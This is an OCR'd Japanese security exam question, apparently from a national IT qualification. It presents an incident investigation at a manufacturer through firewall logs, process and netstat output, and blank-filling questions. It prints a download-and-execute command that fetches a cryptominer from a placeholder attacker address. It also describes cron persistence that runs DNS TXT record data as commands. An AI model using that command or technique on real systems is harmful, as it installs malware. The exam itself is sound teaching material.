
問2　セキュリティインシデントに関する次の記述を読んで，設問に答えよ。

R 社は，精密機器の部品を製造する従業員 250 名の中堅の製造業者である。本社に隣接した場所に工場がある。R 社のネットワーク構成を図 1 に示す。



注記　各サーバは，Linux OS で稼働している。IP アドレスは，受付サーバが 192.168.0.1，DB サーバが 192.168.0.2，メールサーバが 192.168.0.3，製造管理サーバが 192.168.1.145 である。

図 1　R 社のネットワーク構成

サーバ，FW，L2SW，L3SW 及び PC は，情報システム課の U 課長，M さん，N さんが管理しており，ログがログ管理サーバで収集され，一元管理されている。

DMZ 上のサーバのログは常時監視され，いずれかのサーバで 1 分間に 10 回以上のログイン失敗が発生した場合に，アラートがメールで通知される。

FW は，ステートフルパケットインスペクション型であり，通信の許可，拒否についてのログを記録する設定にしている。FW では，インターネットから受付サーバへの通信は 443/TCP だけを許可しており，受付サーバからインターネットへの通信は OS アップデートのために 443/TCP だけを許可している。インターネットから受付サーバ及びメールサーバへのアクセスでは，FW の NAT 機能によってグローバル IP アドレスをプライベート IP アドレスに 1 対 1 で変換している。

受付サーバでは，取引先からの受注情報を DB サーバに保管する Web アプリケーションプログラム（以下，アプリケーションプログラムをアプリという）が稼働している。DB サーバでは，受注情報をファイルに変換して FTP で製造管理サーバに送信する情報配信アプリが常時稼働している。これらのアプリは 10 年以上の稼働実績がある。

〔DMZ 上のサーバでの不審なログイン試行の検知〕

ある日，M さんは，アラートを受信した。M さんが確認したところ，アラートは受付サーバから DB サーバとメールサーバに対する SSH でのログイン失敗によるものであった。また，受付サーバから DB サーバとメールサーバに対して SSH でのログイン成功の記録はなかった。M さんは，不審に思い，U 課長に相談して，不正アクセスを受けていないかどうか，FW のログと受付サーバを調査することにした。

〔FW のログの調査〕

ログイン失敗が発生した時間帯の FW のログを表 1 に示す。

表 1　FW のログ

項番	日時	送信元アドレス	宛先アドレス	送信元ポート	宛先ポート	動作
1-1	04/21 15:00	a0.b0.c0.d0 [1)]	192.168.0.1	34671/TCP	443/TCP	許可
1-2	04/21 15:00	a0.b0.c0.d0	192.168.0.1	34672/TCP	443/TCP	許可
1-3	04/21 15:03	a0.b0.c0.d0	192.168.0.1	34673/TCP	8080/TCP	拒否
1-4	04/21 15:08	192.168.0.1	a0.b0.c0.d0	54543/TCP	443/TCP	許可
⋮	⋮	⋮	⋮	⋮	⋮	⋮
1-232	04/21 15:15	192.168.0.1	192.168.1.122	34215/UDP	161/UDP	拒否
1-233	04/21 15:15	192.168.0.2	192.168.1.145	55432/TCP	21/TCP	許可
1-234	04/21 15:15	192.168.0.2	192.168.1.145	55433/TCP	60453/TCP	許可
⋮	⋮	⋮	⋮	⋮	⋮	⋮
1-286	04/21 15:20	192.168.0.1	192.168.1.145	54702/TCP	21/TCP	許可
1-287	04/21 15:20	192.168.0.1	192.168.1.145	54703/TCP	22/TCP	拒否
⋮	⋮	⋮	⋮	⋮	⋮	⋮
1-327	04/21 15:24	192.168.0.1	192.168.1.227	58065/TCP	21/TCP	拒否
1-328	04/21 15:24	192.168.0.1	192.168.1.227	58066/TCP	22/TCP	拒否
⋮	⋮	⋮	⋮	⋮	⋮	⋮

注 [1)]　a0.b0.c0.d0 はグローバル IP アドレスを表す。

表 1 の FW のログを調査したところ，次のことが分かった。

・受付サーバから工場 LAN の IP アドレスに対してポートスキャンが行われた。

・受付サーバから製造管理サーバに対して FTP 接続が行われた。

・受付サーバと他のサーバとの間では FTP のデータコネクションはなかった。

・DB サーバから製造管理サーバに対して FTP 接続が行われ，DB サーバから製造管理サーバに FTP の［　a　］モードでのデータコネクションがあった。

以上のことから，外部の攻撃者の不正アクセスによって受付サーバが侵害されたが，攻撃者による DMZ と工場 LAN との間のファイルの送受信はないと推測した。M さんは，受付サーバの調査に着手し，N さんに工場 LAN 全体の侵害有無の調査を依頼した。

〔受付サーバのプロセスとネットワーク接続の調査〕

M さんは，受付サーバでプロセスとネットワーク接続を調査した。ps コマンドの実行結果を表 2 に，netstat コマンドの実行結果を表 3 に示す。

表 2　ps コマンドの実行結果（抜粋）

項番	利用者 ID	PID [1]	PPID [2]	開始日時	コマンドライン
2-1	root	2365	3403	04/01 10:10	/usr/sbin/sshd -D
2-2	app [3]	7438	3542	04/01 10:11	/usr/java/jre/bin/java -Xms2g（省略）
2-3	app	1275	7438	04/21 15:01	./srv -c -mode bind 0.0.0.0:8080 2>&1
2-4	app	1293	7438	04/21 15:08	./srv -c -mode connect a0.b0.c0.d0:443 2>&1
2-5	app	1365	1293	04/21 15:14	./srv -s -range 192.168.0.1-192.168.255.254

注 [1]　プロセス ID である。
注 [2]　親プロセス ID である。
注 [3]　Web アプリ稼働用の利用者 ID である。

表 3　netstat コマンドの実行結果（抜粋）

項番	プロトコル	ローカルアドレス	外部アドレス	状態	PID
3-1	TCP	0.0.0.0:22	0.0.0.0:*	LISTEN	2365
3-2	TCP	0.0.0.0:443	0.0.0.0:*	LISTEN	7438
3-3	TCP	0.0.0.0:8080	0.0.0.0:*	LISTEN	1275
3-4	TCP	192.168.0.1:54543	a0.b0.c0.d0:443	ESTABLISHED	1293
3-5	TCP	192.168.0.1:64651	192.168.253.124:21	SYN_SENT	1365

srv という名称の不審なプロセスが稼働していた。M さんが srv ファイルのハッシュ値を調べたところ，インターネット上で公開されている攻撃ツールであり，次に示す特徴をもつことが分かった。

・C&C（Command and Control）サーバから指示を受け，子プロセスを起動してポートスキャンなど行う。
・外部からの接続を待ち受ける“バインドモード”と外部に自ら接続する“コネク

トモード”で C&C サーバに接続することができる。モードの指定はコマンドライン引数で行われる。

・ポートスキャンを実行して，結果をファイルに記録する（以下，ポートスキャンの結果を記録したファイルを結果ファイルという）。さらに，SSH 又は FTP のポートがオープンしている場合，利用者 ID とパスワードについて，辞書攻撃を行い，その結果を結果ファイルに記録する。

・SNMPv2c で public という［　b　］名を使って，機器のバージョン情報を取得し，結果ファイルに記録する。

・結果ファイルを C&C サーバにアップロードする。

M さんは，表 1～表 3 から，次のように考えた。

・攻撃者は，一度，srv の［　c　］モードで，①C&C サーバとの接続に失敗した後，srv の［　d　］モードで，②C&C サーバとの接続に成功した。

・攻撃者は，C&C サーバとの接続に成功した後，ポートスキャンを実行した。ポートスキャンを実行したプロセスの PID は，［　e　］であった。

M さんは，受付サーバが不正アクセスを受けていると U 課長に報告した。U 課長は，関連部署に伝え，M さんに受付サーバをネットワークから切断するよう指示した。

〔受付サーバの設定変更の調査〕

M さんは，攻撃者が受付サーバで何か設定変更していないかを調査した。確認したところ，③機器の起動時に DNS リクエストを発行して，ドメイン名△△△.com の DNS サーバから TXT レコードのリソースデータを取得し，リソースデータの内容をそのままコマンドとして実行する cron エントリーが仕掛けられていた。M さんが調査のために dig コマンドを実行すると，図 2 に示すようなリソースデータが取得された。

```
wget https://a0.b0.c0.d0/logd -q -O /dev/shm/logd && chmod +x /dev/shm/logd && nohup /dev/shm/logd & disown
```

図 2　△△△.com の DNS サーバから取得されたリソースデータ

M さんが受付サーバを更に調査したところ，logd という名称の不審なプロセスが稼

働していた。M さんは，logd のファイルについてハッシュ値を調べたが，情報が見つからなかったので，マルウェア対策ソフトベンダーに解析を依頼する必要があると U 課長に伝えた。Web ブラウザで図 2 の URL から logd のファイルをダウンロードし，ファイルの解析をマルウェア対策ソフトベンダーに依頼することを考えていたが，U 課長から，④ダウンロードしたファイルは解析対象として適切ではないとの指摘を受けた。この指摘を踏まえて，M さんは，調査対象とする logd のファイルを［ f ］から取得して，マルウェア対策ソフトベンダーに解析を依頼した。解析の結果，暗号資産マイニングの実行プログラムであることが分かった。

調査を進めた結果，工場 LAN への侵害はなかった。Web アプリのログ調査から，受付サーバの Web アプリが使用しているライブラリに脆弱(ぜい)性が存在することが分かり，これが悪用されたと結論付けた。システムの復旧に向けた計画を策定し，過去に開発されたアプリ及びネットワーク構成をセキュリティの観点で見直すことにした。

設問 1　本文中の［ a ］に入れる適切な字句を答えよ。

設問 2　〔受付サーバのプロセスとネットワーク接続の調査〕について答えよ。

(1)　本文中の［ b ］に入れる適切な字句を，10 字以内で答えよ。

(2)　本文中の［ c ］に入れる適切な字句を，“バインド”又は“コネクト”から選び答えよ。また，下線①について，M さんがそのように判断した理由を，表 1 中～表 3 中の項番を各表から一つずつ示した上で，40 字以内で答えよ。

(3)　本文中の［ d ］に入れる適切な字句を，“バインド”又は“コネクト”から選び答えよ。また，下線②について，M さんがそのように判断した理由を，表 1 中～表 3 中の項番を各表から一つずつ示した上で，40 字以内で答えよ。

(4)　本文中の［ e ］に入れる適切な数を，表 2 中から選び答えよ。

設問 3　〔受付サーバの設定変更の調査〕について答えよ。

(1)　本文中の下線③について，A レコードではこのような攻撃ができないが，TXT レコードではできる。TXT レコードではできる理由を，DNS プロトコルの仕様を踏まえて 30 字以内で答えよ。

(2)　本文中の下線④について，適切ではない理由を，30 字以内で答えよ。

(3)　本文中の［ f ］に入れる適切なサーバ名を，10 字以内で答えよ。